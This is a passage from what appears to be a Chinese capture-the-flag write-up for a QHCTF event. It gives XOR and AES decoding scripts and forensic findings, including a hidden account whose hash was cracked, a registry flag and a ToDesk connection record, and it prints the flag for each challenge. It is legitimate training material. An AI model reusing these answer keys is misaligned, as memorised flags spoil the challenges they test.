7 print(flag) # QHCTF{ee6c7b9c-e7f5-4fab-9bdf-ea07e034f6a5}
8

```

Rainbow | FINISHED

```

1 encrypted_flag =
  "0B12190E1C213B6268686C6B6A69776F3B633B776E3C3B6D773B38393C773E3F3B6E69623B6D3

```

```

93F6D6227"
2
3 flag = ""
4 for i in range(0, len(encrypted_flag), 2):
5     flag += chr(int(encrypted_flag[i : i + 2], 16) ^ 90)
6
7 print(flag) # QHCTF{a8226103-5a9a-4fa7-abcf-dea438a7ce78}

```

小明的note | FINISHED

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #define _BYTE unsigned char
5
6 void decrypt_flag(char *src, char *trg)
7 {
8     unsigned char v6[] = {0x42, 0x37, 0xA1, 0x7C};
9     int length = strlen(src);
10    int i;
11
12    for (i = 0; i < length; i++)
13    {
14        trg[i] = v6[i % 4] ^ src[i];
15        trg[i] ^= i + 1;
16    }
17    trg[i] = 0;
18 }
19
20 int main()
21 {
22     char Decrypted_flag[64];
23     char flag[100] =
24     "\x12\x7D\xe1\x2c\x01\x4a\xc4\x45\x78\x5e\xc9\x46\x78\x5d\x83\x0f\x37\x12\xd0\x
25     45\x63\x42\xd5\x57\x76\x14\xde\x06\x6e\x04\x8f\x3e\x50\x21\xe1\x3b\x53\x72\xb
26     7\x6c\x5d\x79\xf7\x00";
27
28     decrypt_flag(flag, Decrypted_flag);
29     printf("Decrypted flag: %s\n", Decrypted_flag); // Decrypted flag:
30     QHCTF{b13cc67d-cd7b-4cc3-9df1-1b34cc4c186d}
31     return 0;
32 }

```

Forensics

Win_02 | FINISHED

The screenshot shows the '计算机取证大师' (Computer Forensics Master) interface. The '取证列表' (Evidence List) pane displays a table of users. The 'HackY\$' user is selected, and a summary pane on the right shows details for this user.

序号	用户名	用户全称	用户类型	用户标识(SID)	用户目录	上次登录时间	登录次数
1	Administrator		本地用户	S-1-5-21-1566844429-3716673654-124419553...			0
2	Guest		本地用户	S-1-5-21-1566844429-3716673654-124419553...			0
3	DefaultAccount		本地用户	S-1-5-21-1566844429-3716673654-124419553...			0
4	WDAGUtilityAc...		本地用户	S-1-5-21-1566844429-3716673654-124419553...			0
5	Admin		本地用户	S-1-5-21-1566844429-3716673654-1244195531...	C:\Users\Admin	2024-12-28 21:31:21	10
6	HackY\$		本地用户	S-1-5-21-1566844429-3716673654-1244195531...	C:\Users\HackY\$	2024-12-23 14:35:17	1
7			系统服务	S-1-5-18	%systemroot%\system32\config\systemprofile		
8			系统服务	S-1-5-19	%systemroot%\ServiceProfiles\LocalService		
9			系统服务	S-1-5-20	%systemroot%\ServiceProfiles\NetworkService		
10			本地用户	S-1-5-21-1566844429-3716673654-1244195531...	C:\Users\HackY\$		

Summary for HackY\$:
用户名: HackY\$
用户类型: 本地用户
用户标识(SID): S-1-5-21-1566844429-3716673654-1244195531-1003
用户目录: C:\Users\HackY\$. DESKTOP-OPQG6BQ
上次登录时间: 2024-12-23 14:35:17
登录次数: 1
上次登录失败时间: 2024-12-23 14:29:51
是否设置密码: 是
上次密码设置时间: 2024-12-23 14:27:42
帐户到期时间: 从不

The screenshot shows the '计算机取证大师' (Computer Forensics Master) interface. The '取证列表' (Evidence List) pane displays a table of users with password hashes. The 'HackY\$' user is selected, and a summary pane on the right shows details for this user.

序号	用户名	所在用户组	LM密码哈希值	NT密码哈希值	系统	删除状态
1	Administrators	Administrators			Windows 10 Enterprise LTSC 2021	正常
2	Guests	Guests			Windows 10 Enterprise LTSC 2021	正常
3	System Managed...	System Managed...			Windows 10 Enterprise LTSC 2021	正常
4		Administrators	52874d670ca52cc15b8c62e1b61473f3		Windows 10 Enterprise LTSC 2021	正常
5			32ed87bdb5f5dc5e9cb88547376818d4	123456	Windows 10 Enterprise LTSC 2021	正常
6			32ed87bdb5f5dc5e9cb88547376818d4	123456	Windows 10 Enterprise LTSC 2021	正常
7					Windows 10 Enterprise LTSC 2021	正常
8					Windows 10 Enterprise LTSC 2021	正常
9					Windows 10 Enterprise LTSC 2021	正常
10					Windows 10 Enterprise LTSC 2021	正常

Summary for HackY\$:
用户名: HackY\$
用户类型: 本地用户
用户标识(SID): S-1-5-21-1566844429-3716673654-1244195531-1003
用户目录: C:\Users\HackY\$. DESKTOP-OPQG6BQ
上次登录时间: 2024-12-23 14:35:17
登录次数: 1
上次登录失败时间: 2024-12-23 14:29:51
是否设置密码: 是
上次密码设置时间: 2024-12-23 14:27:42
帐户到期时间: 从不

QHCTF{fb484ad326c0f3a4970d1352bfbafef8}

Win_04 | FINISHED

The screenshot shows the 'Computer Forensic Master' (取证大师) software interface. The main window displays a tree view on the left and a table of registry entries on the right. The table has columns for '序号' (Serial Number), '名称' (Name), '类型' (Type), '数据' (Data), '最后修改时间' (Last Modified Time), and '偏移量 (字节)' (Offset (Bytes)).


序号	名称	类型	数据	最后修改时间	偏移量 (字节)
1	flag			2024-12-23 14:18:23	62,400,976
2	flag_1	REG_SZ	QHCTF{c980ad20-f4e4-4e72-81a0-f227f6345f01}		62,395,316

Below the table, a detailed view of the selected entry 'flag_1' is shown, including its name, type (REG_SZ), data (QHCTF{c980ad20-f4e4-4e72-81a0-f227f6345f01}), last modified time, and offset (62395316).

QHCTF{c980ad20-f4e4-4e72-81a0-f227f6345f01}

Win_05 | FINISHED

取证大师找到Todesk连接记录



当前项目数: 1

索引进度: 未开

Todesk_781_223.104.132.99

dca8df29e49e246c614100321e3b932e


32位[小]

加密

清空

QHCTF{dca8df29e49e246c614100321e3b932e}

干扰项 | FINISHED



<https://pyinstxtractor-web.netlify.app/>

解包exe

<https://tool.lu/pyc/index.html>

恢复pyc, 得到汇编

再恢复python

```

1  from Crypto.Cipher import AES
2  from Crypto.Util.Padding import pad
3  import base64
4
5  # XOR加密函数
6  def xor_encrypt(data, key):
7      return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])
8
9  # AES加密函数
10 def aes_encrypt(key, data):
11     cipher = AES.new(key, AES.MODE_ECB)
12     encrypted_data = cipher.encrypt(pad(data.encode('utf-8'), AES.block_size))
13     return encrypted_data
14
15 # 加密消息
16 def encrypt_message(aes_key, message):
17     # AES加密
18     aes_encrypted = aes_encrypt(aes_key, message)

```



```

19     # Base64编码
20     base64_encoded = base64.b64encode(aes_encrypted)
21     # XOR加密
22     xor_key = b'qihangcup'
23     xor_encrypted = xor_encrypt(base64_encoded, xor_key)
24     # Base64再次编码
25     final_encrypted = base64.b64encode(xor_encrypted).decode('utf-8')
26     return final_encrypted
27
28 if __name__ == '__main__':
29     aes_key = b'acf8bafa15f8cb03'
30     message = 'QHCTF{xxxxxxxxxxx}'
31
32     encrypted_message = encrypt_message(aes_key, message)
33     print('加密结果:', encrypted_message)
34

```

写个解密脚本

```

1  from Crypto.Cipher import AES
2  from Crypto.Util.Padding import unpad
3  import base64
4
5  # XOR解密函数
6  def xor_decrypt(data, key):
7      return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])
8
9  # AES解密函数
10 def aes_decrypt(key, data):
11     cipher = AES.new(key, AES.MODE_ECB)
12     decrypted_data = unpad(cipher.decrypt(data), AES.block_size)
13     return decrypted_data
14
15 # 解密消息
16 def decrypt_message(aes_key, encrypted_message):
17     # Base64解码
18     xor_encrypted = base64.b64decode(encrypted_message)
19     # XOR解密
20     xor_key = b'qihangcup'
21     base64_encoded = xor_decrypt(xor_encrypted, xor_key)
22     # Base64解码
23     aes_encrypted = base64.b64decode(base64_encoded)
24     # AES解密
25     decrypted_message = aes_decrypt(aes_key, aes_encrypted).decode('utf-8')
26     return decrypted_message

```

```
27
28 if __name__ == '__main__':
29     aes_key = b'acf8bafa15f8cb03'
30     encrypted_message =
31     'HgIĪNCQUF0MZRA0FMhwODBsTNjM40Q8RMA81SCImFhQeVkQdCUJfMBs0Mx0fGVowIyoTJ0cdHCwKV
32     wxIOQQCRA=='
33     decrypted_message = decrypt_message(aes_key, encrypted_message)
34     print('解密结果:', decrypted_message)
```

QHCTF{8b0c14a8-5823-46fd-a547-0dcdc404a7ed}